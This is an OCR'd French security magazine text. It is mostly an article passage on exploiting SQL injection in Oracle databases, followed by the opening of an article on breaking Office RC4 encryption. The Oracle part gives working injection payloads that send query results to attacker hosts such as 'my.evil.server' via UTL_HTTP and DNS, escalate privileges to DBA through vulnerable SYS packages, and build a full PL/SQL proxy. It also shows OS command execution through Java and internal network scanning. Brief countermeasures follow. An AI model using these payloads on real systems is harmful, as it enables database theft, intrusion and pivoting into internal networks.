- ReDuh **[4]** : Un outil de tunneling HTTP, qui peut être utilisé par un attaquant pour exploiter une faille d'*upload* arbitraire, transformant le serveur web en proxy. Il a été utilisé dans l'exploitation de serveurs Tomcat et JBoss (souvent conjointement avec des scripts JSP dans la même veine que le *JSP file browser*)
- Bsqlbf **[5]** est développé par Sumit Siddarth et permet d'exécuter des commandes sur le système d'exploitation hébergeant la base de données en utilisant la JVM incluse dans Oracle. Sumit Siddarth a présenté une attaque d'un serveur SQL Serveur via une base Oracle à OWASP Australie **[12]**.
- Metasploit : le *framework* a été récemment enrichi de plugins d'attaque visant les bases Oracle **[14]** et il est possible de router du trafic au travers d'une session *Metasploit* active. Cependant, la majorité de ces attaques passent directement par le *TNS Listener*.

4 La base de données Oracle

Voici quelques éléments techniques qui vous aideront à comprendre le fonctionnement technique d'une base Oracle. Ceux qui sont familiers avec cet environnement sont invités à sauter directement à la section des canaux de retour :)

Un serveur de base de données Oracle peut héberger plusieurs bases nommées instances, que le système distingue grâce au SID (*System ID*). Pour chaque base, il y a un DBA et un ensemble d'utilisateurs uniques avec des privilèges distincts. Au sein d'une base de données, le DBA a tout pouvoir sur la configuration de l'instance, il est assimilable à root sur un système Unix.

La gestion des droits des utilisateurs se fait via les commandes `GRANT` et `REVOKE`, exemple :

```
grant DBA to public
```

permet d'offrir les privilèges DBA à tout le monde.

L'environnement d'une base Oracle offre 3 langages pour interagir avec les données et la base. Le langage SQL est le premier outil d'interrogation d'une base Oracle, il permet non seulement d'interagir avec les données, mais aussi avec les paramètres de configuration de l'instance. Le PL/SQL est un langage procédural qui permet de développer des scripts servant à maintenir la cohérence des données ou à implémenter des processus métiers. Le Java a fait son entrée pour permettre aux développeurs du monde J2EE d'écrire leurs propres procédures PL/SQL sans avoir à apprendre un nouveau langage.

Une base de données Oracle est livrée avec un ensemble de packages contenant des procédures et fonctions PL/SQL pouvant être appelées soit depuis le SQL, soit dans du code PL/SQL ou Java pour effectuer des tâches plus ou moins complexes d'administration, d'accès aux données ou de transformation de l'information.

Les connexions à la base de données se font la plupart du temps via le TNS Listener. C'est un service tournant par défaut sur le port 1521 et qui permet aux clients Oracle de se connecter à la base. Pour accéder au service du TNS Listener, il faut être en possession du SID et du *login/pass* d'un utilisateur de la base.

AUTOUR DE L'ARTICLE...

▪ VER ORACLE

Le premier ver Oracle s'appelait Voyager et était un POC qui se propageait en utilisant les login/pass par défaut pour se connecter sur le *listener* TNS, et qui utilisait le package `utl_tcp` pour scanner l'Internet à la recherche d'autres bases.

Une variante de ce ver a été publiée sur *full disclosure*, elle envoyait par e-mail les *hash* des mots de passe à larry@oracle.com, Larry étant le prénom du cofondateur d'Oracle.

Un second concept de ver Oracle a été présenté en août 2009, à la DefCon, et repose sur une injection SQL dans *Oracle Application Server*, qui vient modifier la page d'accueil du site pour exécuter un *exploit* sur le navigateur des visiteurs. Cependant, il ne s'agissait pas d'un code réellement répliquant, mais de briques de base qui pourraient être utilisées pour créer un ver Oracle.

Il faut croire que même les fabricants de *malwares* trouvent les plates-formes Oracle trop complexes...

▪ W3AF, SQL INJECTION ET ORACLE

W3AF est un scanner de vulnérabilité web disposant de deux *plugins* dédiés à la détection d'injections SQL.

Le plugin chargé de tester les injections SQL en aveugle ne contient pas de tests pour les bases Oracle. Il vous est possible de le compléter en modifiant la fonction `_get_statements()` dans `core/controllers/sql_tools/blind_sqli_time_delay.py` pour y ajouter une injection capable d'introduire un délai dans le temps de réponse sous Oracle.

C'est le cas notamment de `DBMS_LOCK.sleep()`, une procédure PL/SQL permettant de mettre en pause le traitement. Cependant, pour faire appel à `DBMS_LOCK.sleep()`, il vous faudra injecter une fonction PL/SQL vulnérable, sinon vous ne pourrez pas paramétrer le délai introduit. Il faudra alors vous rabattre sur des délais issus d'erreur, tels qu'un appel à `UTL_INADDR.get_host_name('192.168.1.1')` en espérant que la résolution DNS inverse soit lente.

5 Les canaux de retours alternatifs

Voici une présentation succincte des quelques canaux de fuite utilisables pour exploiter une injection SQL en environnement Oracle, certains sont plus contraignants que d'autres à utiliser et répondent plus facilement à notre objectif. Nous considérerons que le lecteur est familier avec les injections SQL.

5.1 Union

L'union est souvent utilisée pour retourner des résultats de requête via l'affichage de retour prévu par les développeurs. Le problème, c'est qu'il faut adapter la requête d'union au type et au nombre de résultats retournés. Par exemple, dans le cadre d'une injection par union, dans une requête retournant 4 paramètres, l'injection ressemble à ceci :

```
' union (select 1,2,3,utl_HTTP.request('http://www.google.com/') from dual))--
```

La base de données effectuera une connexion vers Google et insérera les 2000 premiers caractères de la réponse dans l'affichage.

5.2 Messages d'erreurs

Les messages d'erreurs **[7]** peuvent être détournés pour obtenir le résultat d'une requête en utilisant le résultat de la requête comme paramètre invalide d'une fonction, déclenchant une erreur qui sera remontée à l'application et affichée sur la page web, mais la plupart du temps, de tels résultats sont limités à 500 caractères. Une telle méthode s'avère peu discrète, puisque reposant sur les retours d'erreurs, parfois ce type d'injection n'est pas envisageable lorsque les messages d'erreurs sont correctement filtrés.

```
' or 1=utl_inaddr.get_host_address((select truc from table))--
```

5.3 Injection en aveugle

Le plus petit de tous les canaux de fuite : l'injection en aveugle utilise les *timing* des réponses pour déterminer si une requête s'est exécutée ou non. Il est ainsi possible d'extraire très lentement les données de la base. Non seulement ce canal est lent, mais en plus, il est tout sauf discret, vu que chaque bit nécessite une injection et donc une requête HTTP. N'importe quel outil de statistique sur le serveur web permet de détecter une telle attaque.

5.4 DNS

Le DNS constitue un bon canal de retour, car il est fort probable que la résolution DNS soit active sur le serveur de base de données, ce qui en fait un bon canal de fuite pour

extraire des informations et les transmettre à l'attaquant. Ce canal est limité par la taille d'une requête DNS (la littérature disponible sur Internet au sujet du tunneling DNS est plutôt abondante). Des requêtes DNS peuvent être effectuées depuis une requête SQL, dont voici un exemple :

```
' or 1=utl_inaddr.get_host_address((select 'string' from table)||'.evil.dns')--'
```

5.5 HTTP

Il est possible d'effectuer des requêtes HTTP depuis une base Oracle en utilisant le package **UTL_HTTP**, ce qui présente de nombreux avantages :

- HTTP est souvent autorisé en sortie sur les serveurs, ne serait-ce que pour récupérer les mises à jour ;
- la taille d'une requête GET est limitée à un **varchar** (soit 32767 caractères) ;
- pour un attaquant, il est plus simple de monter une page web que de sniffer les requêtes DNS transmises à un serveur.

Il y a cependant quelques écueils à éviter lorsqu'on utilise **UTL_HTTP** si l'on souhaite rester discret. Lorsqu'un appel à **utl_http.request()** est effectué vers une URL, toute réponse HTTP autre que 200 est considérée comme une erreur. Pour éviter un tel désagrément, un serveur HTTP peut être rapidement développé dans le langage de votre choix, répondant cordialement **HTTP/1.1 200 OK** quelle que soit la requête.

Un script PHP uploadé sur un serveur d'hébergement gratuit récoltant les requêtes GET qui lui sont transmises est une solution simple pour un attaquant, un peu à la manière d'une *dropzone*.

6 De l'injection SQL au proxy : tutoriel en 5 étapes

Nous allons maintenant vous présenter les étapes techniques nécessaires pour transformer une base Oracle en proxy.

6.1 Étape 1 : trouver une injection SQL

C'est l'étape la plus simple, mais sans laquelle on aurait du mal à atteindre la base Oracle. De nombreux outils sont disponibles pour faciliter la recherche de points d'injections, sous la forme de proxys d'analyse, de scanners semi-automatiques ou d'extensions Firefox. Voici quelques références qui aideront le lecteur à exploiter une injection SQL Oracle depuis une application web :

- http://pentestmonkey.net/blog/oracle-sql-injection-cheat-sheet/
- http://www.red-database-security.com/whitepaper/oracle_sql_injection_web.html
- http://www.red-database-security.com/wp/oracle_cheat.pdf

NOTE

Le système d'optimisation de requêtes d'Oracle est capable de détecter les portions inutiles dans une requête telles que les assertions toujours fausses, bloquant parfois l'exécution de la partie injectée.

6.2 Étape 2 : tester le canal de sortie HTTP

L'injection SQL sur une base Oracle n'est pas suffisante, il faut aussi s'assurer que les privilèges suffisants sont présents pour mener l'attaque. Il faut au préalable mettre en place un serveur web que la base de données pourra interroger à loisir. Ici, on ne se contente pas d'un netcat, car la fonction **utl_http.request** attend une réponse HTTP correcte, et elle attendra cette réponse jusqu'au *timeout*. En cas d'absence de réponse, une exception est levée, et comme elle n'est pas gérée par l'injection, elle atterrira dans les logs d'erreurs. Il en va de même lorsqu'un serveur web renvoie un code de réponse autre que 200 (404, 504, 302, ...). Un tel comportement peut s'avérer bruyant à la longue. Pour résoudre ce problème, il suffit de coder un faux serveur web qui renvoie systématiquement une réponse avec le code HTTP 200.

L'injection suivante générera une requête vers le site web de l'attaquant, ce qui peut servir à récupérer des résultats en les concaténant à l'URL :

```
'or1=(selectutl_HTTP.request('http://my.evil.server:port/ping')fromdual)--
```

Cependant, ce mécanisme présente certaines limitations, car la taille de l'URL utilisée dans la requête HTTP est limitée et seule une chaîne de caractères de type **varchar** peut être concaténée dans l'URL.

6.2.1 Extension du canal de retour

Pour pouvoir exécuter des requêtes et en récupérer les résultats correctement, nous devons nous affranchir des limitations imposées par la transmission d'information via l'URL. Il est bien sûr envisageable de fractionner la requête en plusieurs parties, comme c'est le cas dans une injection SQL en aveugle, mais cela augmente sensiblement la taille de l'injection et/ou le nombre de requêtes nécessaires pour rapatrier le résultat. De plus, il est impossible de dépasser la limite protocolaire imposée sur la taille des URL par le type **varchar** utilisé en paramètre dans la fonction **utl_http.request()**.

Là encore, un package Oracle va venir nous tirer cette épine du pied. En effet, Oracle dispose de packages pour aider les développeurs à mettre en place des web services, dont le très utile **DBMS_xmlgen.getxml()**. Cette fonction, accessible à tous (privilèges **PUBLIC**), permet de transformer le résultat d'une requête en XML, échappant au passage les caractères problématiques.

Quant au package **utl_HTTP**, il est disponible par défaut depuis la version 7.3.4. Ceci facilite grandement le travail d'escalade de privilèges manuelle, car on peut ainsi s'appuyer sur des résultats de requêtes clairs et directs avec un effort de code minimal.

De plus, la structure XML des réponses facilite l'extraction et la réplication des données contenues dans la base.

6.2.2 Récupération des résultats à l'aide du canal de retour

La combinaison des techniques (décrite ci-dessus) donne une injection de ce style :

```
' or (select utl_HTTP.request('http://my.evil.server:port/ping' ||
(select  DBMS_xmlgen.getxml('' requête correctement échapé en doublant les
quotes '')))
from dual )--
```

Il est possible d'effectuer un peu d'évasion en encodant la chaîne ainsi injectée sous la forme d'une concaténation **||** de caractères générés par la fonction **chr()**, qui prend en paramètre le code ASCII de ce dernier.

6.3 Étape 3 : injecter une fonction PL/SQL

En fonction de la base de données Oracle injectée, il peut être nécessaire d'effectuer une escalade des privilèges vers DBA pour accéder à **UTL_http** ; parfois, l'injection d'une fonction PL/SQL quelconque suffira. Dans un cas comme dans l'autre, pour pouvoir interagir correctement avec un site web et en récupérer les pages, il est nécessaire d'exécuter un bloc de PL/SQL. Autant profiter d'une injection PL/SQL sur une fonction privilégiée pour faire les deux.

Si la version de la base est inférieure à la 10.2.0.2, l'injection peut se faire via **SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES**.

```
select SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES
    (
            'FOO',
            'BAR',
            'DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE
              ''...bloc de PL/SQL injecté...'';END;--','SYS',0,'1',0)
              from dual
```

Il est aussi possible d'exécuter du PL/SQL grâce aux extensions XML fournies par Oracle, et ce à l'aide de **DBMS_xmlquery.getxml** **[8]** et de l'exploitation de la vulnérabilité **SYS.DBMS_METADATA.GET_DDL**.

Injection de la fonction PL/SQL :

```
' or 'a'=(select DBMS_xmlquery.getXml('declare PRAGMA
AUTONOMOUS_TRANSACTION;
begin execute
immediate '' déclaration de la fonction en pl/sql ''; commit; end; ', 0)
from dual)--'
```

Exécution de la fonction PL/SQL avec élévation des privilèges :

```
' or 'a'=( select SYS.DBMS_METADATA.GET_DDL('AA'' || user.customfunc()
|| ''','') from dual)--'
```

Dans un papier récemment publié par David Litchfield, il existe deux autres méthodes pour exécuter du code PL/SQL depuis une injection SQL **[16]**, l'une reposant sur **dbms_sqlhash.gethash** via le détournement d'un curseur **[17]**, nécessitant l'exécution à de multiples reprises de l'injection et l'autre reposant sur **dbms_repcat_rpc.validate_remote_rc** :

```
DBMS_REPCAT_RPC.VALIDATE_REMOTE_RC
(USER,''VALIDATE_GRP_OBJECTS_LOCAL(:canon_gname); execute immediate
''''declare pragma autonomous_transaction;
begin execute immediate '''''''grant dba to testuser''''''';
end;''''; end;--'',''CCCC'')
```

D'après ses dires, il existe un grand nombre de fonctions PL/SQL injectables avec des capacités très limitées, mais aisément accessibles avec les privilèges **PUBLIC**. Ces fonctions permettraient d'exécuter un bloc de PL/SQL anonyme, permettant ainsi à un attaquant d'exploiter certaines procédures PL/SQL pour effectuer une élévation de privilèges comme s'il était connecté au listener TNS. C'est un point de vue que nous partageons, en précisant que l'exécution de PL/SQL et l'accès au package **UTL_HTTP** suffisent pour transformer une base Oracle en proxy.

Il est aussi envisageable d'injecter une fonction PL/SQL utilisateur, elles sont souvent très simples à détourner, car les développeurs Oracle n'imaginent pas que leurs fonctions puissent être attaquées ainsi. Cependant, la découverte de vulnérabilités dans les fonctions PL/SQL nécessiterait un article à part entière et risquerait de faire décrocher le lecteur (si ce n'est pas déjà fait :p).

Désormais, nous avons à notre disposition un bloc de PL/SQL anonyme exécutable et les privilèges suffisants pour accéder au package **UTL_HTTP**, il ne nous reste plus qu'a mettre en place le code du proxy.

6.4 Étape 4 : mise en place du proxy

Il s'agit là plus d'un développement que d'une installation. En effet, l'intégralité du code nécessaire à la « proxyfication » de la base Oracle repose sur les fonctions fournies par **UTL_HTTP**.

6.4.1 Le package UTL_HTTP

Ce package Oracle, présent depuis la version 7.3.4, met à la disposition du développeur un ensemble de méthodes et structures PL/SQL permettant de gérer le protocole HTTP, d'effectuer des requêtes POST/GET ainsi que l'authentification.

Voici donc le code permettant d'effectuer une requête HTTP avec des *headers* maison, utilisant l'injection SQL de deuxième ordre sur **sys.DBMS_export_extension.get_domain_index_table** pour exécuter le bloc PL/SQL.

La page est retournée via **utl_http.request** en plusieurs fragments, il est possible de substituer cette dernière par une série de requêtes DNS vers l'attaquant, ou une seule requête HTTP en post (toujours à l'aide des fonctions d'**UTL_HTTP**).

```
"""select SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES
(
'FOO',
'BAR',
'DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE
            ''
DECLARE
            req   utl_HTTP.req;
            resp  utl_HTTP.resp;
            b     varchar2(2000);
            value varchar2(3000);
            r     raw(1000);
            name  varchar(2000);
            BEGIN
              utl_HTTP.set_follow_redirect(5);
              utl_HTTP.set_response_error_check(FALSE);
              --requête vers le serveur web :
              req := utl_HTTP.begin_request(''''http://somwher.eu:1337/
              place/'''');
              --reconstruction des headers
              utl_HTTP.set_header(req,''''%(key)s'''',''''%(value)
              s'''');
              --récupération du code HTTP de la réponse
              resp := utl_HTTP.get_response(req,TRUE);
              --envoie du code de la réponse à l'attaquant
              select utl_HTTP.request(''''http://my.evil.server:80/
              response/''''
               ||resp.status_code) into b  from dual;
              --signalisation du serveur de l'attaquant du début des
              headers
              select utl_HTTP.request(''''http://my.evil.server:80/
              begin_header/'''')
               into b  from dual;
              FOR i IN 1..utl_HTTP.get_header_count(resp)
              LOOP
                -- récupération du header, et expédition à l'attaquant
                -- les headers sont encodés en base64 pour éviter de
                   déclencher
                -- une quelconque alarme si l'on exploite un XSS au
                   travers de ces derniers
                        -- on peut envisager de remplacer base64 par
                           des fonctions cryptographiques
                utl_HTTP.get_header(resp, i, name, value);
                select utl_HTTP.request(''''http://my.evil.
                server:80/'''' ||
                name || '''':'''' ||
                utl_raw.cast_to_varchar2(utl_encode.base64_encode
                (utl_raw.cast_to_raw(value))))
                into b from dual;
              END LOOP;
              --
```

```
fin du traitement des headers, envoi du corps de la réponse
              select utl_HTTP.request(''''http://my.evil.server:80/
              end_header/'''')
               into b  from dual;
              LOOP
                --
le corps de la réponse est récupérée en raw, pour éviter toute conversion
                --
automatique de charset provoquée par l'utilisation de varchar2
                utl_HTTP.read_raw(resp, r,1000);
                --
le fragment est encodé en base64, parcequ'utl_http.request
                --n'accepte que du varchar2
                select utl_HTTP.request(''''http://
                my.evil.server:80/'''' ||
                utl_raw.cast_to_varchar2(utl_encode.base64_encode(r)))
                into b  from dual;
              END LOOP;
              --fin de la requêteHTTP.
              utl_HTTP.end_response(resp);
              --
envoi d'un marqueur de fin de requête au serveur de l'attaquant
              select utl_HTTP.request(''''http://my.evil.server:80/
              close/'''')
              into b  from dual;
            EXCEPTION
              --
la même chose que précédemment avec la gestion des exceptions
              --
évitant ainsi de crasher bruyament la fonction injectée
              --
et de se retrouver avec une requête HTTP en timeout.
              WHEN utl_HTTP.end_of_body THEN
                utl_HTTP.end_response(resp);
                select utl_HTTP.request(''''http://my.evil.server:80/
                close/'''')
                 into b  from dual;
              WHEN OTHERS THEN
                utl_HTTP.end_response(resp);
                select utl_HTTP.request(''''http://my.evil.server:80/
                close/'''')
                 into b  from dual;
            END;
               '';END;--','SYS',0,'1',0) from dual"""
```

Ainsi, avec quelques centaines de lignes de Python, on peut construire un proxy web fonctionnel.

Les canaux de fuites **utl_http.request** peuvent être remplacés par des requêtes DNS en utilisant **utl_inaddr.get_host_address()**, ou TCP en utilisant **utl_TCP**. Il est envisageable d'effectuer un tel transfert en aveugle, mais le délai de récupération des pages serait atrocement long et indiscret.

6.5 Etape 5 : découverte d'autres cibles

Afin d'explorer plus en profondeur les capacités de ce nouvel accès, l'attaquant peut procéder à un scan des hôtes disponibles en HTTP en utilisant **utl_http.get_host_name()** et en itérant sur le bloc d'adresses IP obtenu via **utl_inaddr.get_host_name()** ou par attaque par force brute des blocs privés si par malheur aucun *reverse* DNS n'est configuré pour pointer sur l'hôte dans le réseau d'accueil de la base.

Une telle découverte peut être codée en Java et exécutée sur le serveur Oracle, mais pour ce faire, il faudra débloquer certains privilèges spécifiques :

```
exec dbms_java.grant_permission('SCOTT',
'SYS:java.net.SocketPermission','*', 'connect, resolve');
```

Après la découverte d'un serveur web actif, l'attaquant pourra à loisir rechercher de nouvelles pages vulnérables et explorer plus en profondeur le réseau.

Dans le cas d'une attaque menée directement depuis le listener TNS, si le pentester utilise Metasploit, par exemple, il pourra s'affranchir de l'injection PL/SQL pour exécuter la récupération de la page ainsi que l'utilisation d'un canal de retour caché.

6.6 Exécution de commandes sur l'OS hôte

À partir du moment où l'attaquant a les privilèges DBA (via l'exploitation d'une vulnérabilité, ou parfois par défaut !), il est possible, via les packages Java, d'exécuter des commandes système. Pour ce faire, vous pouvez utiliser soit le code fourni par Oracle **[18]**, soit le code suivant **[19]** (bien plus compact) :

```
grant javasyspriv to user1;
            create or replace and resolve java source name "JAVACMD"
ASimport java.lang.*;
            import java.io.*;
            public class JAVACMD{ public static void execCommand
            (String command) throws IOException
            { Runtime.getRuntime().exec(command);} };

            /Create or replace procedure javacmdproc (p_command in
            varchar2)as language java name 'JAVACMD.execCommand (java.
            lang.String)';

            /exec javacmdproc('cmd.exe /c echo pwned > c:\rds4.txt');
```

Vous pouvez aussi utiliser Metasploit pour exécuter des commandes depuis le listener TNS **[14]**. L'exploitation se déroule selon le scénario suivant : découverte d'un listener TNS, identification de la version d'Oracle, brute force du sid, brute force du login/pass. À partir de ce point, l'attaquant peut exécuter du PL/SQL sur la base Oracle et procéder à une escalade de privilèges pour ensuite faire ce qu'il veut du système.

7 Quelques contre-mesures

L'application des patchs CPU (notamment celui de juillet 2009) est un bon début, mais il n'est pas toujours possible de patcher une base pour des raisons de rétrocompatibilité avec le code PL/SQL développé en interne. Dans ce cas, nous recommandons donc la révocation des privilèges `PUBLIC` sur `UTL_HTTP` et `SYS.DBMS_EXPORT_EXTENSION`.

Pour les versions qui possèdent les packages `DBMS_xmlquery`, il est préférable de révoquer l'*access* à `DBMMS_xmlquery.getxml` et d'utiliser à la place `DBMS_xmlgen.getxml`.

Les paramètres d'entrée des fonctions PL/SQL devraient être vérifiés en s'appuyant sur les fonctions fournies dans le package `DBMS_Assert` **[20]**.

Si un attaquant est dans l'incapacité d'exécuter un bloc de PL/SQL, il ne pourra pas non plus transformer la base en proxy ou exécuter des commandes sur l'hôte.

Empêcher toute injection SQL côté applicatif en utilisant des « *prepared statements* » de façon systématique, et en validant bien les paramètres d'entrée, reste une bonne solution.

Conclusion

Oracle et ses bases de données ont été la cible de pas mal d'attaques ces derniers temps, et l'on peut considérer ces « vieilles techniques » comme une épée de Damoclès qui pèse sur les SI. C'est la deuxième fois qu'une preuve de concept de ver Oracle a été présentée publiquement et, bien que les contre-mesures soient simples, elle sont rarement appliquées. Une petite requête sur Shodan suffit à se rendre compte du nombre de systèmes potentiellement exposés.

Les DBA sont rarement conscients des risques qu'encourent les systèmes sous leur responsabilité et se sentent peu concernés par cette menace grandissante. Et l'absence de code malveillant dans la nature exploitant ce type de vulnérabilités n'est pas une raison valable pour ne pas s'en préoccuper. Nous espérons que le lecteur aura pris conscience de ce risque et qu'il encouragera son ou ses DBA à appliquer le correctif approprié. ■

■ REMERCIEMENTS

Merci à Alain Ribault, François Sorin, Fabrice Floss et à la rédaction de *MISC* pour leur travail de relecture.

Merci à Guillaume Couteau pour avoir corrigé pas mal de fautes, et à Frédéric Jennequin pour ses encouragements.

Sans oublier Sandra pour son soutien. Et bien sûr, le projet DALI et KEREVAL, sans qui je n'aurais peut-être pas le temps de faire tout ça :)

RÉFÉRENCES

[1] *Red database Oracle rootkit* 2005, Alexander Kornbrust, http://www.red-database-security.com/wp/db_rootkits_us.pdf

[2] *Red database Oracle rootkit* 2006, Alexander Kornbrust, http://www.red-database-security.com/wp/oracle_rootkits_2.0.pdf

[3] *Squeeza: Pushing the Camel through the Eye of a Needle* 2008, http://www.sensepost.com/research/squeeza/ ; http://www.blackhat.com/presentations/bh-usa-08/Meer/BH_US_08_SensePost_Meer_Funneling_Data.pdf

[4] reDuh, http://www.sensepost.com/research/reDuh/

[5] Bsfqlbf, Sumit Siddharth, http://www.notsosecure.com/folder2/2009/05/22/bsqlbf-v-23-with-enhanced-oracle-exploitation/

[6] *Oracle Voyager Worm Analysis*, Alexander Kornbrust, http://www.red-database-security.com/advisory/oracle_worm_voyager.html

[7] *SQL Injection relying on error message for data display*, http://www.red-database-security.com/whitepaper/oracle_sql_injection_web.html

[8] *Hacking databases for owning your data*, Cesar Cerrudo, http://www.blackhat.com/presentations/bh-europe-07/Cerrudo/Whitepaper/bh-eu-07-cerrudo-WP-up.pdf ; http://www.blackhat.com/presentations/bh-europe-07/Cerrudo/Presentation/bh-eu-07-Cerrudo-ppt-Apr14.pdffWi

[9] *Utl HTTP package documentation*, http://www.psoug.org/reference/utl_http.html

[10] *SQL injection worms for fun n' profit* - BH 2008, http://www.blackhat.com/presentations/bh-usa-08/Clarke/SQL_Injection_for_Fun_Profit.pdf

[11] *The Oracle Hacker Handbook, ch 12, Java and the Network, The Oracle Hacker's Handbook: Hacking and Defending Oracle*, David Litchfield, John Wiley & Sons 2007 (212 pages)

[12] *Fun with utl_http silde 31*, Sumit Siddharth, http://www.notsosecure.com/folder2/2009/03/19/slides-from-owasp-au-2009/


[13] *The Making of the second SQL injection Worm*, Sumit Siddharth, http://www.defcon.org/html/defcon-17/dc-17-speakers.html

[14] *Breaking the « Unbreakable » Oracle with Metasploit*, Chris Gates, http://www.blackhat.com/html/bh-usa-09/bh-usa-09-speakers.html

[15] *Oracle User Group : security patching practices survey report*, http://ioug.itconvergence.com/pls/apex/ESIG.download_my_file?p_file=501

[16] David Litchfield : *PL/SQL Injection*, http://www.databasesecurity.com/oracle/plsql-injection-create-session.pdf

[17] *Cursor Snarfing*, http://www.databasesecurity.com/dbsec/cursor-snarfing.pdf



CRYPTANALYSE DU CHIFFREMENT OFFICE

Eric Filiol – ESIEA Laval – Laboratoire de cryptologie et de virologie opérationnelles
filiol@esiea.fr – http://www.esiea-recherche.eu/

mots-clés : CRYPTANALYSE / FAILLE D'IMPLEMENTATION / TRAPDOOR / CHIFFREMENT PAR FLOT / CHIFFREMENT PAR BLOC / MICROSOFT OFFICE

Dans tout cours de cryptographie universitaire, la taille de la clé est souvent présentée comme une condition « clé » de la sécurité d'un cryptosystème. Pour les éditeurs de solutions sécurisées, la taille de la clé résume tout et devient une condition suffisante. Mais, si cela marche sur le papier, dans la pratique, il en est tout autrement. Les erreurs voire les trappes d'implémentation réduisent souvent la sécurité prétendue d'une application à une peau de chagrin. C'est également sans compter avec les erreurs propres aux utilisateurs : car si la cryptologie a été libéralisée, l'éducation des utilisateurs n'a jamais été faite et ces derniers se retrouvent avec des outils qui se retournent contre eux du fait de l'ignorance de règles de base. Dans le cas d'un utilisateur lambda, c'est d'une gravité toute relative, cela peut être dramatique pour un usage professionnel. Dans cet article, nous montrons comment opérationnellement casser le chiffrement RC4 128 bits de la suite Office de Microsoft (jusqu'à la version 2003) et réfléchissons à comment dissimuler des trappes dans une application.

1 Introduction

La suite Office de Microsoft propose de protéger les documents produits via un chiffrement allant du XOR (le plus faible) à l'algorithme RC4 avec une clé de 128 bits. Ce dernier est considéré comme offrant une sécurité suffisante, tant pour la taille de la clé que vis-à-vis de l'algorithme, considéré par l'industrie, il y a encore peu, comme solide. Ce chiffrement est présent dans les suites Office jusqu'à la version 2003. Mais rappelons que cette dernière représente à ce jour plus de 75% des licences des particuliers et encore prés de 80% des licences professionnelles. Ceci s'explique par le fait que la version Office 2007 n'a pas réussi à séduire beaucoup de personnes du fait d'une rupture d'ergonomie déroutante[1].

En 2005, un chercheur singapourien **[1]** a mis en évidence une faiblesse dans l'utilisation de RC4 128 de la suite Office : les clés restent les mêmes pour toutes les versions modifiées (révisions) d'un même document : grave erreur violant une règle de base en cryptographie. Dans le cas du chiffrement par flot (et dans certains modes dans le chiffrement par bloc **[2]**), la réutilisation de la clé est dramatique. Cette erreur est précisément celle qui fait passer d'une sécurité parfaite (dans le cas d'un système de Vernam **[3]**) à une insécurité totale. Mais ce chercheur n'a jamais expliqué comment exploiter en pratique une telle faiblesse. Quelques publications **[10] [11]** ont traité la même problématique, soit de manière très empirique **[11]**, soit selon une approche et dans un contexte beaucoup plus restreints **[10]**. Dans les deux cas, le problème de la détection n'est pas traité.

Pourtant, cette erreur est d'autant plus grave qu'elle permet de cryptanalyser un système de type flot **sans passer par l'étape académique de recherche préalable de la clé**. Nous montrons dans cet article la technique mise au point par l'auteur en 1994, mais publiée seulement en 2009 **[4]** dans le cadre de la cryptanalyse de tout système de chiffrement par flot (ou par bloc en mode flot) mal utilisé (ou mal implémenté) permettant, en temps polynomial, de retrouver le texte clair d'un message chiffré. Nous en présentons l'application dans le cas de Word (jusqu'aux versions 11.0, soit Office 2003). Le cas Excel est traité dans **[4]** avec la même efficacité.

Dans le cas de la suite Office de Microsoft, la cryptanalyse est possible grâce à la combinaison de deux faiblesses : la réutilisation des clés (en fait, l'unicité du vecteur d'initialisation) et surtout l'effacement non sécurisé des fichiers temporaires. En considérant que ces vulnérabilités ont perduré pendant des années – de version en version d'Office – cela jette un éclairage tout particulier sur l'une des techniques possibles pour dissimuler une trappe dans une application : 50% dans l'application, 50% au niveau de l'OS et que chacune d'elles ressemble à une vulnérabilité.

Sans perte de généralités, nous traiterons essentiellement du cas Word. Les optimisations et le cas Excel sont disponibles dans **[2][8]**.

2 Le chiffrement sous Office

Le chiffrement sous Word se fait via un mot de passe. Pour l'invoquer, on doit passer par le menu ***Outils*** → ***Options*** → ***onglet Sécurité*** → ***Options avancées***. La fenêtre présentée en figure 1 permet de choisir le type de chiffrement et de rentrer votre mot de passe. Attention, si vous ne cliquez pas sur l'onglet ***Paramètres avancés*** (ce que se contentent de faire la plupart des utilisateurs), alors c'est le chiffrement par défaut qui sera utilisé : il s'agit du plus faible (XOR constant).




Figure 1 : Liste des chiffrements Word/Excel disponibles

Trois grandes catégories de chiffrements sont proposées :

1. XOR constant

   Cette méthode correspond aux algorithmes de chiffrement Office 4.x. Le chiffrement XOR est utilisé pour des raisons de compatibilité avec les anciennes versions de Word et Excel. C'est l'algorithme utilisé par défaut lorsque les paramètres régionaux sont définis sur France.

   Il s'agit d'un algorithme certes simple et rapide, mais pitoyable en termes de sécurité. Il s'agit tout bonnement d'un simple ou exclusif entre le texte à chiffrer et un dérivé du mot de passe répété autant de fois que nécessaire. Cette technique de XOR constant itéré est facile à casser. Le motif de masquage est produit à partir du mot de passe (16 octets). Ainsi, quelle que soit sa complexité, sa récupération est instantanée par un logiciel spécialisé (type *Advanced Office Password Recovery*) ! Il s'agit malheureusement de l'algorithme proposé par défaut !

2. Chiffrement compatible avec Microsoft Office 97 / Office 2000

   Il s'agit d'un chiffrement propriétaire Office pris en charge par Microsoft Word 97 et Microsoft Word 2000. Le chiffrement compatible avec Office 97/Office 2000, prédécesseur propriétaire de la méthode CryptoAPI de Microsoft Internet Explorer, continue d'être l'algorithme de mot de passe utilisé pour assurer la compatibilité en amont.

3. Algorithme RC4

